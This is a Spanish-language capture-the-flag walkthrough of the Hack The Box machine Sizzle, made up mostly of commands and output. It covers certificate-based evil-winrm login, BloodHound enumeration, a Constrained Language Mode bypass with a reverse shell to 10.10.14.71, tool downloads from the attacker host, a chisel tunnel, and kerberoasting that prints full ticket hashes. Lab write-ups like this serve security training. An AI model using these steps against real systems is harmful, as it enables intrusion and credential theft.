
- Si probamos las credenciales que tenemos son correctas.
- Con
evil-winrmpodemos conectarnos empleando un certificado.
➜  content evil-winrm -h

Evil-WinRM shell v3.5

Usage: evil-winrm -i IP -u USER [-s SCRIPTS_PATH] [-e EXES_PATH] [-P PORT] [-p PASS] [-H HASH] [-U URL] [-S] [-c PUBLIC_KEY_PATH ] [-k PRIVATE_KEY_PATH ] [-r REALM] [--spn SPN_PREFIX] [-l]
    -S, --ssl                        Enable ssl
    -c, --pub-key PUBLIC_KEY_PATH    Local path to public key certificate
    -k, --priv-key PRIVATE_KEY_PATH  Local path to private key certificate
- Con
opensslvamos a crear claves.
➜  amanda openssl req -newkey rsa:2048 -nodes -keyout amanda.key -out amanda.csr
.+......+......+.+..+............+.........+.+..............+.+.....+......+...+....+...+..+.......+........+.+..+++++++++++++++++++++++++++++++++++++++*......+...+.....+....+.....+....+......+...+...+...+++++++++++++++++++++++++++++++++++++++*......+...........+......+...+....+..+.+........+......+.+..+..........+..+.........+.+...........+..........+..................+..+....+........+...+...+.+...+..+.+.....+...................+...+..+..........+...+...+...+..+.......+..+...+......+.........+.+...........+.+.....+.....................................+..+......+...+....+...+..+...............+.............+..+...+...+.+...+...+.....+....+.....+.+...+..+.............+...............+.........+.....+......+.......+.........+.....+.+.....+.......+.....+...+.......+...+...+.....+....+............+........+.+..+.......+...........+......+.+...+......+........+...+............+......+......+.+..............+....+......+...+......+..+...+............+.......+...+..+.............+............+.....+......+.+...+..+.+............+......+.................+............+......+.+........+.+...........++++++
.....+++++++++++++++++++++++++++++++++++++++*......+.+..+.......+.....+...+.......+......+.....+...+......+...+......+.......+..+...+...+.+.....+.+.........+++++++++++++++++++++++++++++++++++++++*.....+.....+.+.....+...+.......+.....+...+..........+.....................+..+...+......+.+..+.+.........+.....+...+....+..................+............+..................+..+.+.....+.......+...+...+............+.....+.............+......+...........+...+.+.....+.........+.+...............+.....+.+..+......+.+...+......+.........+..+.+..+...+...............+...+.+...........+..................+.+.........+..+.........+................+............+...............+.....+...+....+...+........++++++
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:
State or Province Name (full name) [Some-State]:
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:
Email Address []:

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
An optional company name []:


- En al web vamos a proporcionar el
.csr.
➜  amanda ls
amanda.csr  amanda.key

- Y ahora solo le damos en
submit.

- Ahora teniendo todo ya nos podemos conectar.
➜  amanda evil-winrm -S -c certnew.cer -k amanda.key -i 10.10.10.103 -u 'amanda' -p 'Ashare1972'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Warning: SSL enabled

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\amanda\Documents> whoami
htb\amanda
*Evil-WinRM* PS C:\Users\amanda\Documents>
Shell as mrlky
- Vamos a usar
bloodhoundpara enumerar.
➜  ~ bloodhound-python -c All -d htb.local -u 'amanda' -p 'Ashare1972' -ns 10.10.10.103
INFO: Found AD domain: htb.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (sizzle.HTB.LOCAL:88)] [Errno 110] Connection timed out
INFO: Connecting to LDAP server: sizzle.HTB.LOCAL
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: sizzle.HTB.LOCAL
INFO: Found 8 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: sizzle.HTB.LOCAL
INFO: Done in 00M 21S

- El usuario MRLKY es
kerberoastable.

- El usuario MRLKY tiene privilegios
DCSYncpero primero necesitamos ser ese usuario.
- El puerto 88 esta abierto lo necesitamos por que es el de
kerberospero solo desde dentro no podemos verlo expuesto.
*Evil-WinRM* PS C:\Users\amanda\Documents> netstat -oat

Active Connections

  Proto  Local Address          Foreign Address        State           PID      Offload State

  TCP    0.0.0.0:21             sizzle:0               LISTENING       2148	InHost
  TCP    0.0.0.0:80             sizzle:0               LISTENING       4	InHost
  TCP    0.0.0.0:88             sizzle:0               LISTENING       592	InHost
- En caso de querer recolectar información del dominio desde dentro de la maquina existen limitaciones https://github.com/BloodHoundAD/BloodHound/blob/master/Collectors/SharpHound.ps1.
*Evil-WinRM* PS C:\Users\amanda\Documents> curl -o SharpHound.ps1 http://10.10.14.71:8080/SharpHound.ps1
*Evil-WinRM* PS C:\Users\amanda\Documents> dir


    Directory: C:\Users\amanda\Documents


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         5/7/2024  10:04 AM        1680565 SharpHound.ps1


*Evil-WinRM* PS C:\Users\amanda\Documents> Import-Module .\SharpHound.ps1
Importing *.ps1 files as modules is not allowed in ConstrainedLanguage mode.
At line:1 char:1
+ Import-Module .\SharpHound.ps1
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (:) [Import-Module], InvalidOperationException
    + FullyQualifiedErrorId : Modules_ImportPSFileNotAllowedInConstrainedLanguage,Microsoft.PowerShell.Commands.ImportModuleCommand
*Evil-WinRM* PS C:\Users\amanda\Documents>
ConstrainedLenguageesto nos restringe para usar el SharpHound.ps1 https://devblogs.microsoft.com/powershell/powershell-constrained-language-mode/.Para hacer un Bypass de eso vamos a usar lo siguiente https://github.com/padovah4ck/PSByPassCLM.
  content git clone https://github.com/padovah4ck/PSByPassCLM
Cloning into 'PSByPassCLM'...
remote: Enumerating objects: 114, done.
remote: Counting objects: 100% (3/3), done.
remote: Compressing objects: 100% (3/3), done.
remote: Total 114 (delta 0), reused 3 (delta 0), pack-reused 111
Receiving objects: 100% (114/114), 2.15 MiB | 1.16 MiB/s, done.
Resolving deltas: 100% (32/32), done.
➜  content cd PSByPassCLM
➜  PSByPassCLM git:(master) ls
PSBypassCLM  README.md  img
➜  PSByPassCLM git:(master) cd PSBypassCLM
➜  PSBypassCLM git:(master) ls
PSBypassCLM  PsBypassCLM.sln
➜  PSBypassCLM git:(master) cd PSBypassCLM
➜  PSBypassCLM git:(master) ls
AmsiBypass.cs  Program.cs  PsBypassCLM.csproj       bin
App.config     Properties  PsBypassCLM.csproj.user  obj
➜  PSBypassCLM git:(master) cd bin
➜  bin git:(master) ls
Debug  x64  x86
➜  bin git:(master) cd x64
➜  x64 git:(master) ls
Debug
➜  x64 git:(master) cd Debug
➜  Debug git:(master) ls
PsBypassCLM.exe         PsBypassCLM.vshost.exe
PsBypassCLM.exe.config  PsBypassCLM.vshost.exe.config
PsBypassCLM.pdb         System.Management.Automation.dll
➜  Debug git:(master)
- Vamos a transferir el
.exe.
*Evil-WinRM* PS C:\Users\amanda\Documents> curl -o PsBypassCLM.exe http://10.10.14.71/PsBypassCLM.exe
*Evil-WinRM* PS C:\Users\amanda\Documents> dir


    Directory: C:\Users\amanda\Documents


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         5/7/2024  10:09 AM          33792 PsBypassCLM.exe
-a----         5/7/2024  10:04 AM        1680565 SharpHound.ps1


*Evil-WinRM* PS C:\Users\amanda\Documents>
- En el repositorio nos dicen que para ver si estamos en un
ConstrainedLanguagepodemos usar el siguiente comando la idea es que nos digaFulluna vez nos enviemos lareverse shell.
*Evil-WinRM* PS C:\Users\amanda\Documents> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
- Vamos enviarnos la reverse shell.
*Evil-WinRM* PS C:\Users\amanda\Documents> C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole=true /revshell=true /rhost=10.10.14.71 /rport=443 /U C:\Users\amanda\Documents\PsBypassC
Microsoft (R) .NET Framework Installation utility Version 4.6.1586.0
Copyright (C) Microsoft Corporation.  All rights reserved.


The uninstall is beginning.
See the contents of the log file for the C:\Users\amanda\Documents\PsBypassCLM.exe assembly's progress.
The file is located at .
Uninstalling assembly 'C:\Users\amanda\Documents\PsBypassCLM.exe'.
Affected parameters are:
   assemblypath = C:\Users\amanda\Documents\PsBypassCLM.exe
   rport = 443
   revshell = true
   rhost = 10.10.14.71
   logtoconsole = true
   logfile =
Trying to connect back...
- Y ahora ya nos dice Full.
➜  content rlwrap nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.71] from (UNKNOWN) [10.10.10.103] 50710

PS C:\Users\amanda\Documents> whoami
htb\amanda
PS C:\Users\amanda\Documents> $ExecutionContext.SessionState.LanguageMode
FullLanguage
PS C:\Users\amanda\Documents>
- Y ahora ya solo ejecutas esto.
PS C:\Users\amanda\Documents> Import-Module .\SharpHound.ps1
PS C:\Users\amanda\Documents> Invoke-BloodHound -CollectionMethod All
Vamos a obtener el hash del usuario
kerberoastableconRubeushttps://github.com/r3motecontrol/Ghostpack-CompiledBinaries.Recuerda tener tu servidor http con python3 para transferirte los binarios.
PS C:\Windows\Temp> iwr -uri http://10.10.14.71:8080/Rubeus.exe -OutFile Rubeus.exe
- Vamos a hacer el
kerberoasting.
PS C:\Windows\Temp> .\Rubeus.exe kerberoast /creduser:htb.local\amanda /credpassword:Ashare1972

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0


[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target Domain          : HTB.LOCAL
[*] Searching path 'LDAP://sizzle.HTB.LOCAL/DC=HTB,DC=LOCAL' for '(&(samAccountType=805306368)(servicePrincipalName=*)(!samAccountName=krbtgt)(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))'

[*] Total kerberoastable users : 1


[*] SamAccountName         : mrlky
[*] DistinguishedName      : CN=mrlky,CN=Users,DC=HTB,DC=LOCAL
[*] ServicePrincipalName   : http/sizzle
[*] PwdLastSet             : 7/10/2018 2:08:09 PM
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash                   : $krb5tgs$23$*mrlky$HTB.LOCAL$http/sizzle@HTB.LOCAL*$A57A767CBB9A6FD9AB5842CC991A
                             46B5$30E6FC74B860D3B600896EA65C12C4723F1461BF592F0F5FCFA23AC7D162B703E8AE9041A3A
                             31ACD7DCA9F03E702F63FB7FC4E1374C4BD10471FC403CF32F5C92F3EFE40A52D0237EE94C29ACAE
                             9D82ACF068E5BB7BE6006EC22505009F361FAFAB99FD9B5EE640B7F7AD729118738B1BD95E1FBE7F
                             B52445D0E13901A4B133335294E60F70845421A34907C7DA0DE8E658D7AEE8A39B600289A0586B65
                             E595C68ED7EBA4E61BDFCA067D67E2F7D0609E90B000118D050CD060FB7B7680266B424743759EC2
                             D5B9778D452A5D8544E63F1D452FFB4EC4BE32472DF0B4F8422D8C73D7BC602550F0770260563184
                             30B3FA13AACB3866D0820F602236162F668E24FA53F63FF03CE024847B6162529620274B7551386D
                             967C05722EAC2302BA9341AD833DDAC29AA598A9275CFB5B499AC5087D1E5767BEA5F2171825826F
                             2323DF66E632008279D97330988280DD8A961D7067EF8F272640E6E94BE64BDB6A97C2BFAC5BF6FC
                             221D988D5543E8E76D12BBE93E958665FF436C890F365DC15E4A67F363D1C38A16FCED254760E83C
                             3F666E153220A9A31C79B01766247898D0EEC4DDC804AB7A6E48B2B9A712B5AE1B30F9A41548837C
                             C6F617057BDC299CF0D330B7596D3442AA11D6C59734FAA30BD93298D3B6066CE5D9762B0B43B6F5
                             24D4576B6011E8BDDFEC99715FD2463297E094EE06AF9F13344EC6B1133E93EA10EAC18BBB287247
                             10B339B73F43CEC47230ED606CB00FF7781DFA0C0FADA66D2869A1FF0D64D4B07F87E1A19C3C9150
                             DCF1D3C258136BBD9F23873A1709B28C07C55E4C35914EACF0B33D727E57E8B6FE182F77D44BBC6B
                             E56F7295D5EFAC4EC98FF97CB9C71A35B1EEB4F22096BA7AC0D3A83E0A588E8EBB422555AD3C65C2
                             26B7F77C3BBD5C4FE8E35B6A952289A72FCF311E8253FD3D1D6C14B23313610E117088BE234CA81C
                             E749BC83EEFA118A6FB81205879854E8A8D6460C507F28A23E4872289F21C574B56555428E09B861
                             4F6780FC46B33185EE7A00051FEF54738C9D52FCAC78CFB04BE03EB586FD35143C0DCF20CD6511A9
                             267F42BDFFD5891187A9D2194ACE9DD4C705AB43045B122C1A6193E0E2E256E1565BBF65914A116F
                             668AC7F9A10D911E30EE4D9445A85B8E174A7FF4D506428F4E2728056E8999D8E1DC0161EF1CBCCD
                             3CF9FAF77735852D9FD235F4925C0F5BFB042DD5C0F75C7DEFD441A3FEA1FA7710CFED3D5F3D5E09
                             E2303F6B9280367257558FFBD4C1175BDFDFA3C524E94A0AE66D990E87F4C078E31A7DC26CD8AA3C
                             3301E88D7A6413510E57118F1FF45A02309D2D06F8CDFE46A1E46DB8E02D514D1BA156759C96F17A
                             CF0DF039CC8DE358E

PS C:\Windows\Temp>
La otra forma es hacer un túnel para traernos el puerto 88 de
kerberoshacer unport Forwardinghttps://github.com/jpillora/chisel.Vamos a compilarlo y a reducir su tamaño.
➜  chisel git:(master) go build -ldflags "-s -w" .
go: downloading github.com/gorilla/websocket v1.5.0
go: downloading github.com/jpillora/backoff v1.0.0
go: downloading golang.org/x/crypto v0.16.0
go: downloading golang.org/x/net v0.14.0
go: downloading golang.org/x/sync v0.5.0
go: downloading github.com/jpillora/requestlog v1.0.0
go: downloading github.com/jpillora/sizestr v1.0.0
go: downloading github.com/fsnotify/fsnotify v1.6.0
go: downloading github.com/armon/go-socks5 v0.0.0-20160902184237-e75332964ef5
go: downloading github.com/andrew-d/go-termutil v0.0.0-20150726205930-009166a695a2
go: downloading github.com/jpillora/ansi v1.0.3
go: downloading github.com/tomasen/realip v0.0.0-20180522021738-f0c99a92ddce
go: downloading golang.org/x/sys v0.15.0
go: downloading golang.org/x/text v0.14.0
➜  chisel git:(master) upx chisel
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2024
UPX 4.2.2       Markus Oberhumer, Laszlo Molnar & John Reiser    Jan 3rd 2024

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
   8999172 ->   3591920   39.91%   linux/amd64   chisel

Packed 1 file.
- Ahora para el de Windows nos descargamos el que esta aquí https://github.com/jpillora/chisel/releases.
➜  chisel git:(master) ✗ file chisel_1.9.1_windows_amd64
chisel_1.9.1_windows_amd64: PE32+ executable (console) x86-64, for MS Windows, 8 sections
➜  chisel git:(master) ✗ mv chisel_1.9.1_windows_amd64 chisel.exe
➜  chisel git:(master) python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
PS C:\Windows\Temp> iwr -uri http://10.10.14.71:80/chisel.exe -OutFile chisel.exe
PS C:\Windows\Temp>
- Ahora nosotros seremos el servidor.
➜  chisel git:(master) ./chisel server --reverse -p 1234
2024/05/07 09:03:18 server: Reverse tunnelling enabled
2024/05/07 09:03:18 server: Fingerprint 16dJOQQHSw8JF9qeIlyrDq6K4oNb3xYlOH9kNye/Ors=
2024/05/07 09:03:18 server: Listening on http://0.0.0.0:1234
- Ahora nos conectamos
PS C:\Windows\Temp> .\chisel.exe client 10.10.14.71:1234 R:88:127.0.0.1:88 R:389:127.0.0.1:389
- Y ya podemos obtener el hash de esta forma.
➜  chisel git:(master) impacket-GetUserSPNs htb.local/amanda:Ashare1972 -request -dc-ip 127.0.0.1
Impacket v0.11.0 - Copyright 2023 Fortra

ServicePrincipalName  Name   MemberOf                                               PasswordLastSet             LastLogon                   Delegation
--------------------  -----  -----------------------------------------------------  --------------------------  --------------------------  ----------
http/sizzle           mrlky  CN=Remote Management Users,CN=Builtin,DC=HTB,DC=LOCAL  2018-07-10 13:08:09.536421  2018-07-12 09:23:50.871575


[-] CCache file is not found. Skipping...
$krb5tgs$23$*mrlky$HTB.LOCAL$htb.local/mrlky*$f3ca9959c7886d16612228c798ff9096$69b1e07dccf94e836a5c99dd0779485a9ef5d98f8b468736c345a2477bac34f11098aa89aa900300f4577f830743709f8820db8488a1b0a45f41d479444cc2d941b70a8d09b7ab6ec04acb46c083754a5981c9baed7225411f084be6cc07410c8efcf01b2485319f6fe471502efd0d5a72021433c7c86dc73bf941882f0b847a5cec47adf4b5b3e18320bf7fbf79b919a7355d9f624339a8f236314be83e84f5b42b2eea4a9ca3b3f28cbb09fb946edaba77e304ec4ef49d787a8a242b746213930b13ccce74e8133b4b3c4bf77ba650be143c882ef41f4cc15848505f1311e7c1f8464677bb8e55fbe300245d1450edc5f828a374def3152ca0d1bcb1bf73cc6b3b9a0f36b1bc96d3240288af5ee807b8f8f0184eac0d7ea2d5232b70d3ff4636f62bad5fbc04392d2d77e885cad8707ce98f77c5b5c6bb92926d75d220d93a6b6ccb55a8acd4666c16eacbabbc866e007d67e3a9da248ae0dd17a737802fce1d428ec261462f63b515572cf0629d8b8d48e08ff0bbfbb79af8cddc9b3449904ceeb54707f